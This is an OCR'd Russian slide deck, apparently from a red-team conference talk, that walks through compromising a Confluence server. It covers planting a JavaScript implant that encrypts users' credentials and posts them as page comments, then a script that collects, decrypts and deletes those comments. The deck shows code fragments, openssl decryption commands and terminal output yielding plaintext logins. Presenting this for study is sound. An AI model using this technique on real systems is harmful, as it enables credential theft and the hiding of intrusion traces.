
b(c){let d='';const e=new Uint8Array(c);for(let f=0;f<e.byteLength;f++){d

TextEncoder().encode(m);return await crypto.subtle.encrypt({name:"RSA-OAEP

v=btoa(`\${q}:\${r}`)};\$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",head

{Authorization:"Basic "+btoa('backup:Backup\_password!')},xhrFields:{withC

Логинимся под пользователем backup, открываем созданную нами ранее приватную страницу



The screenshot shows a web browser window with the address bar displaying `localhost:8090/display/SPC/Backup`. The page is a Confluence document titled "Backup" under the "Разработка продукта" (Product Development) space. The document was created on July 23, 2024. A single comment is visible, made by a user named "backup". The comment's content is a long, complex encoded string. Below the comment is a text input field for replying.

**Confluence Page Details:**

- Page Title:** Backup
- Created:** Создал(а) backup июл 23, 2024
- Comment:**

bpGnVwfg2ew3C/wYcjJugACEcANVAXxQqOC7oApkAoHm9JEYokxcLZw98Qf1iTn3EO68/vTqvtl/nGLh3MR0Fo/wHNKiZiarDi5IC2v6xGjyRFjNdPCWexrCChe5VQFjz/dzJERSTL+Bh/94oathjHkiYZMM4OBBGEnMp2f9Pr0xPFC8YrShm7Tv5IYkp3thzLBeHQQS6hP71mJduoUzVSYACMKGcEeltDGJwN98yLFCnglHu1RtcXPB8M6+XpCwDVPdASxB5APmHkvKIR+x1wmjE7rz82r0X6AQ95zJYvf+ih8iygNh77tTNgPhXPIAwCyCwTaPGzA4001//XzWrQ==

Извлекаем содержимое зашифрованных комментариев

```
(kali㉿kali)-[~]
$ echo 'bpGnVwfg2ew3C/wYcjJugACEcANVAXxQqOC7oApkAoHm9JEYokxcLZw98Qf1iTn3E068/vTqvTl/nGLh3MR0Fo/wHNK
iZiarDi5IC2v6xGjyRFjNdPCWexrCChe5VQFjz/dzJERSTL+Bh/94oathjHkiYZMM40BBGEnMp2f9Pr0xPFC8YrShm7Tv5lYkp3th
zLBeHQQS6hP71mJduoUzVSYACMKGcEeItDGJwN98yLFCnglHu1RtcXPB8M6+XpCwDVPdASxB5APmHkvKIR+x1wmjE7rz82r0X6AQ9
5zJYvf+ih8iygNh77tTNgPhXPLAwCyCwTaPGzA4001//XzWrQ==' > temp.base64

(kali㉿kali)-[~]
$ cat temp.base64 | base64 -d > temp.enc

(kali㉿kali)-[~]
$ openssl pkeyutl -decrypt -in temp.enc -inkey private_key.pem -pkeyopt rsa_padding_mode:oaep -pkey
opt rsa_oaep_md:sha256
backup:Backup_password!
```

Извлекаем из зашифрованного комментария учетные данные в открытом виде

**Первые 10 пользователей зашли**

**и еще сотни на подходе**

# Продолжаем строить наш Cyber-Kill Chain

01

Получение административного доступа к Confluence-серверу

03

Автоматизация процесса сбора и дешифрования учетных данных, а также их удаления с Confluence-сервера

02

Внедрение JS-импланта, собирающего учетные данные пользователей, проходящих аутентификацию на Confluence-сервере

04

...

# Автоматизация сбора учетных данных



# Редтимер спит, проект идет

```
(kali㉿kali)-[~/Desktop]
$ ./script.sh
Starting process_comments function at Mon Jul 29 03:16:56 PM MSK 2024
Response received: {"results":[{"id":"1736709","type":"comment","status":"current","title":"Re: Backup","body":{"view":{"value":"UBLveod+cNDyzfBXgRzLCRJGtyca4VpA0jE4viHjKF/Fe0ZF1R5jy5NbVPPq089jfi8Vm0NkJf6cII1nEFXQ50bULW9Fh+hqelFqd40P0gWde/l80UijJvyR4YAzDNlA9t7ktGBZxPLXFFnPLgOullXJ5/J+wSEolgdGJKPV3GMrCZK4Chx9uUsMxve99gZ1E09mrE0CRxCXzeZgELrRjtHjpWtQEh53HfwwxnbGxGZ63NGpazZZwsWSa3bMGJOGVYL0hq6/IAbSSXfY1kjbBuJULjhKgoftcvEGTiuJ5gu0ofTTkwQ1aTnrSWf30tOP9tZ7WKwdL769fedD3gk0vA="},"representation":"storage","_expandable":{"webresource":"","content":"/rest/api/content/1736709"}}, {"_expandable":{"editor":"","export_view":"","styled_view":"","storage":"","anonymous_export_view":""}}, {"extensions":{"location":"footer","_expandable":{"resolution":""}}, {"_links":{"webui":"/display/SPC/Backup?focusedCommentId=1736709#comment-1736709","self":"http://localhost:8090/rest/api/content/1736709"}}, {"_expandable":{"container":"/rest/api/content/1048580","metadata":"","operations":"","children":"/rest/api/content/1736709/child","restrictions":"/rest/api/content/1736709/restriction/byOperation","history":"/rest/api/content/1736709/history","ancestors":"","version":"","descendants":"/rest/api/content/1736709/descendant","space":"/rest/api/space/SPC"}}, {"start":0,"limit":25,"size":1,"_links":{"self":"http://localhost:8090/rest/api/content/1048580/child/comment?expand=body.view&depth=all","base":"http://localhost:8090","context":""}}]}]}
Processing line: {"id":"1736709","value":"UBLveod+cNDyzfBXgRzLCRJGtyca4VpA0jE4viHjKF/Fe0ZF1R5jy5NbVPPq089jfi8Vm0NkJf6cII1nEFXQ50bULW9Fh+hqelFqd40P0gWde/l80UijJvyR4YAzDNlA9t7ktGBZxPLXFFnPLgOullXJ5/J+wSEolgdGJKPV3GMrCZK4Chx9uUsMxve99gZ1E09mrE0CRxCXzeZgELrRjtHjpWtQEh53HfwwxnbGxGZ63NGpazZZwsWSa3bMGJOGVYL0hq6/IAbSSXfY1kjbBuJULjhKgoftcvEGTiuJ5gu0ofTTkwQ1aTnrSWf30tOP9tZ7WKwdL769fedD3gk0vA="}
Saved value to 1736709.txt
Decoded base64 content to 1736709_decoded.txt
Saved decrypted content to 1736709_decrypted.txt
Deleted comment with ID 1736709
Starting process_comments function at Mon Jul 29 03:17:27 PM MSK 2024
Response received: {"results":[{"id":"1736710","type":"comment","status":"current","title":"Re: Backup","body":{"view":{"value":"JW1MLw4EhOvhen8mq2SdePsM+01sdbQpJfJXvKzo2ch/XD1u0LSPrU0xj2hejMs7G1l/HcQHm9whq8oaJm19A9q8J6nD1FwVewL27PcqSH/e4toubwGSqOcsKPCOfRZ09Qcrxwi3ZBb0FeJU/iK+UP2J7PS8i/icImXDyvmiDFVzqnmMfuh3xjuasLq3iA7+DIRfLTLeUiWCJfgFuAw496GrJEt3vgds2AA0/F1+tQ7ueBtiQx80w6/hNHND41Ros+mQ+6WQMPURsYIDo++f7A/gU0zIGQZL5TLrCqZF5dXp6zGts992JKdPiApEXzuDm5xizuV/5uuIo8C83YnkW="},"representation":"storage","_expandable":{"webresource":"","content":"/rest/api/content/1736710"}}, {"_expandable":{"editor":"","export_view":"","styled_view":"","storage":"","anonymous_export_view":""}}, {"extensions":{"location":"footer","_expandable":{"resolution":""}}, {"_links":{"webui":"/display/SPC/Backup?focusedCommentId=1736710#comment-1736710","self":"http://localhost:8090/rest/api/content/1736710"}}, {"_expandable":{"container":"/rest/api/content/1048580","metadata":"","operations":"","children":"/rest/api/content/1736710/child","restrictions":"/rest/api/content/1736710/restriction/byOperation","history":"/rest/api/content/1736710/history","ancestors":"","version":"","descendants":"/rest/api/content/1736710/descendant","space":"/rest/api/space/SPC"}}, {"start":0,"limit":25,"size":1,"_links":{"self":"http://localhost:8090/rest/api/content/1048580/child/comment?expand=body.view&depth=all","base":"http://localhost:8090","context":""}}]}]}
Processing line: {"id":"1736710","value":"JW1MLw4EhOvhen8mq2SdePsM+01sdbQpJfJXvKzo2ch/XD1u0LSPrU0xj2hejMs7G1l/HcQHm9whq8oaJm19A9q8J6nD1FwVewL27PcqSH/e4toubwGSqOcsKPCOfRZ09Qcrxwi3ZBb0FeJU/iK+UP2J7PS8i/icImXDyvmiDFVzqnmMfuh3xjuasLq3iA7+DIRfLTLeUiWCJfgFuAw496GrJEt3vgds2AA0/F1+tQ7ueBtiQx80w6/hNHND41Ros+mQ+6WQMPURsYIDo++f7A/gU0zIGQZL5TLrCqZF5dXp6zGts992JKdPiApEXzuDm5xizuV/5uuIo8C83YnkW="}
Saved value to 1736710.txt
Decoded base64 content to 1736710_decoded.txt
Saved decrypted content to 1736710_decrypted.txt
Deleted comment with ID 1736710
```

Используем самописный bash-скрипт для периодического сбора и удаления на Confluence-сервере зашифрованных комментариев

```
(kali㉿kali)-[~/Desktop]
$ (for file in *_decrypted.txt; do cat "$file"; echo ""; done)
backup:Backup_password!
backup:Backup_password!

(kali㉿kali)-[~/Desktop]
$
```

Скрипт автоматизации складывает на локальном компьютере нарушителя учетные данные пользователей в открытом виде

The screenshot displays a web browser window with the Confluence interface. The browser's address bar shows the URL `localhost:8090/display/SPC/Backup`. The Confluence header includes the logo, navigation links for 'Пространства' and 'Пользователи', a 'Создать' button, and a search bar. The left sidebar shows the current space 'Разработка продукта' and a list of pages, with 'Backup' selected. The main content area shows the page title 'Backup', its creation date 'Создал(а) backup июл 23, 2024', and a single comment from the user 'backup'. The comment text is a long alphanumeric string: `JW1MLw4EhOvhen8mq2SdePsM+O1sdbQpJfJXvKzo2ch/XD1uOlSPrU0xj2hejMs7GI1/HCQHm9whq8oajm19A9q8J6nD1FwVewl27PcqsH/e4toubwGSqOcsKPCOfRZ09Qcrxwi3ZBb0FeJU/iK+UP2J7PS8i/iclmXDyvmiDFVzqnmMfuh3xjuasLq3iA7+DIRfITTLLeUiWCJfgFUaW496GrJEt3vgds2AA0/F1+tQ7ueBtiQx8Ow6/hNHND41Ros+mQ+6WQMPURsYIDo++f7A/gU0zIGQZl5TLrCqZF5dXp6zGts992JKdPiApEXzuDm5xizuV/5uulo8C83Ynkw==`. Below the comment are options to 'Ответить', 'Редактировать', 'Удалить', and 'Нравится'. At the bottom, there is a text input field for 'Написать комментарий...'.

Каждый оставленный комментарий – учетные данные одного пользователя, прошедшего аутентификацию на Confluence-сервере

The screenshot displays a web browser window with the address bar showing `localhost:8090/display/SPC/Backup`. The browser tabs include 'InPrivate' and 'Backup - Разработка продукта'. The Confluence application is running on this local host. The left sidebar shows the 'Разработка продукта' space with a star icon. Under 'Страницы', the 'Backup' page is listed. The main content area for the 'Backup' page shows it was created by 'backup' on July 23, 2024. There are buttons for 'Нравится' (Like), 'Редактирование' (Edit), 'В избранное' (Add to favorites), 'Наблюдаемое' (Watch), and 'Поделиться' (Share). A comment section is present with a text input field and a 'Написать комментарий...' placeholder. The top navigation bar of Confluence includes 'Confluence', 'Пространства' (Spaces), 'Пользователи' (Users), and a 'Создать' (Create) button. A search bar is also visible on the right side of the navigation bar.

Скрипт автоматизации удаляет оставленные комментарии после их считывания с приватной страницы

# Final Cyber-Kill Chain

NO  
FF  
ONE  
2024

01

Получение административного доступа к Confluence-серверу

03

Автоматизация процесса сбора и дешифрования учетных данных, а также их удаления с Confluence-сервера

02

Внедрение JS-импланта, собирающего учетные данные пользователей, проходящих аутентификацию на Confluence-сервере

04

Реализация недопустимых событий с помощью собранных учетных данных

NO  
FF  
ONE  
2024

Q&A





FF  
ONE  
2024